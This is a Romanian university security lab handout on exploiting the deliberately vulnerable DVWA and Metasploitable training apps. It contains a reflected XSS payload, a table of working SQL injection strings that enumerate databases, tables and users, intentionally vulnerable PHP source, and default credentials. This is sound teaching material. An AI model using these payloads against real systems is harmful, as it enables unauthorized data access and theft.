Laborator 1


Securitatea sistemelor informatice


Utilizare DVWA din "Centru CyberX" – UTM

Accesati http://10.224.2.196/ pentru a utiliza/exploata Metasplotable.

Important→ulterior (la laboratoarele 3 si 4) se va scana http://10.224.2.196/ cu Nessus si Rapid7 din CyberX.

https://docs.rapid7.com/metasploit/metasploitable-2





```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

Un incident de securitate este definit ca fiind actul sau tentativa de încălcare a politicilor sau practicilor standard de securitate ale calculatorului.

Exemple de activități care reprezintă incidente de securitate:

- obținerea sau încercarea de a obține accesul neautorizat la datele unui sistem;
- atacuri care au ca scop blocarea disponibilității unui serviciu sau sistem (atacuri DoS/DDoS);
- folosirea neautorizată a unui sistem pentru procesarea sau stocarea datelor;
- schimbarea componentelor sau caracteristicilor hardware, firmware sau software ale unui sistem fără permisiunea administratorului.

https://www.sts.ro/files/userfiles/CORIS/form_ro.pdf (1911 telefon)

OWASP - *Open Web Application Security Project*) a publicat Top 10 erori periculoase care descriu în detaliu cele mai importante amenintari la adresa aplicatiilor web.

Aplicațiile native în cloud, cu arhitecturile distribuite care cuprind multe biblioteci și servicii terțe, sunt o țintă atractivă pentru hackeri. Faptul că 82% din toate vulnerabilitățile se găsesc în codul aplicației nu este pierdut de atacatori, care caută să folosească acest vector pentru a compromite rețelele pe care este implementată aplicația. Prin urmare, securizarea aplicațiilor web a devenit o cerință critică pentru afaceri.

Aplicații informatice s-au transformat în ecosisteme inter-operative complete, odată cu adoptarea pe scară largă de Cloud, Microservices și API-uri.
Identificarea modului în care aceste arhitecturi noi au impact asupra securității este esențială, **dar totuși eliminarea tuturor vulnerabilităților se dovedește încă dificilă.**


Organizațiile moderne implementează o multitudine de aplicații web care pot fi accesibile din orice locație. Acestea,

sunt o țintă ușoară pentru hackeri, care urmaresc sa obtina accesul la bazele de date.


Cerinte laborator 1 de exploatat folosid DVWA

Folositi si introduceti in mod malitios secventa JavaScript

Buna <b onmouseover=alert('StudentUTM')>click me!. Schimbati evenimentul astfel incat sa puteti apasa pe “click me”.




- Scrieti in bara de adrese un script astfel incat in fereastra alert sa apara numele Dvs., asemanator ca in figura alaturata.




- Care din exemplele urmatoare functioneaza si ce rol au acestea?


Mesaj click me!




Mesaj
click me!



Mesaj
click me!




Comparati codul sursa vulnerabil cu cel nevulnerabil.




Analizati linkurile

- https://www.stackzero.net/stored-xss-dvwa/
- https://ethicalhacs.com/dvwa-reflected-xss-exploit/
- https://braincoke.fr/write-up/dvwa/dvwa-xss-stored/

Alegeti modul SQL Injection si testati comenzile din Tabelul1.






Tabelul 1. Comenzi Sql Injection

Comenzi Sql Injection
%' or '1'='1
masterutm'union select null, version()#
'union select null, @@hostname#
masterutm ' union select null, user() #
masterutm' union select null, database() #
masterutm ' and 1=0 union select null, table_name from information_schema.tables #
masterutm' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
masterutm' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
%' or 0=0 union select null, version() #

admin' union select 1,group_concat(0x7c,schema_name,0x7c) from information_schema.schemata -- -
1' and 1=2 union select 1,group_concat(column_name) from information_schema.columns where table_schema = database() and table_name='users'-- -
admin' or 1 = 1 -- -



Comparati codul sursa vulnerabil cu cel nevulnerabil.

192.168.1.2/dvwa/vulnerabilities/view_source_all.php?id=sqli

SQL Injection

High SQL Injection Source


```php
<?php

if (isset($_GET['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];
    $id = stripslashes($id);
    $id = mysql_real_escape_string($id);

    if (is_numeric($id)){

        $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
        $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

        $num = mysql_numrows($result);

        $i=0;

        while ($i < $num) {

            $first = mysql_result($result,$i,"first_name");
            $last = mysql_result($result,$i,"last_name");

            echo '<pre>';
            echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
            echo '</pre>';

            $i++;
        }
    }
}
?>
```

Medium SQL Injection Source

```php
<?php

if (isset($_GET['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];
    $id = mysql_real_escape_string($id);

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";

    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

    $num = mysql_numrows($result);

    $i=0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```

Observatie: Daca vreti sa lucrati si local/acasa atunci:

- Instalati metasploitable intr-o masina virtuala→exemplu Oracle Virtual Box (https://www.geeksforgeeks.org/how-to-install-metasploitable-2-invirtualbox/



- Conectativa la aplicatie → implicit user/password: msfadmin/msfadmin si aflati ip-ul pentru a porni aplicatia metasploitable in browser (ifconfig)

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:0c:07:51
          inet addr:192.168.1.3  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe0c:751/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:373 errors:0 dropped:0 overruns:0 frame:0
          TX packets:115 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:28049 (27.3 KB)  TX bytes:12187 (11.9 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:130 errors:0 dropped:0 overruns:0 frame:0
          TX packets:130 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:37973 (37.0 KB)  TX bytes:37973 (37.0 KB)

msfadmin@metasploitable:~$ _
```

- Deschideti un browser si accesati ip-ul corespunzator gasit, exemplu: http://192.168.1.3:port

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

Tema :
https://www.computersecuritystudent.com/SECURITY_TOOLS/METASPLOITABLE/EXPLOIT/lesson11/index.html

https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/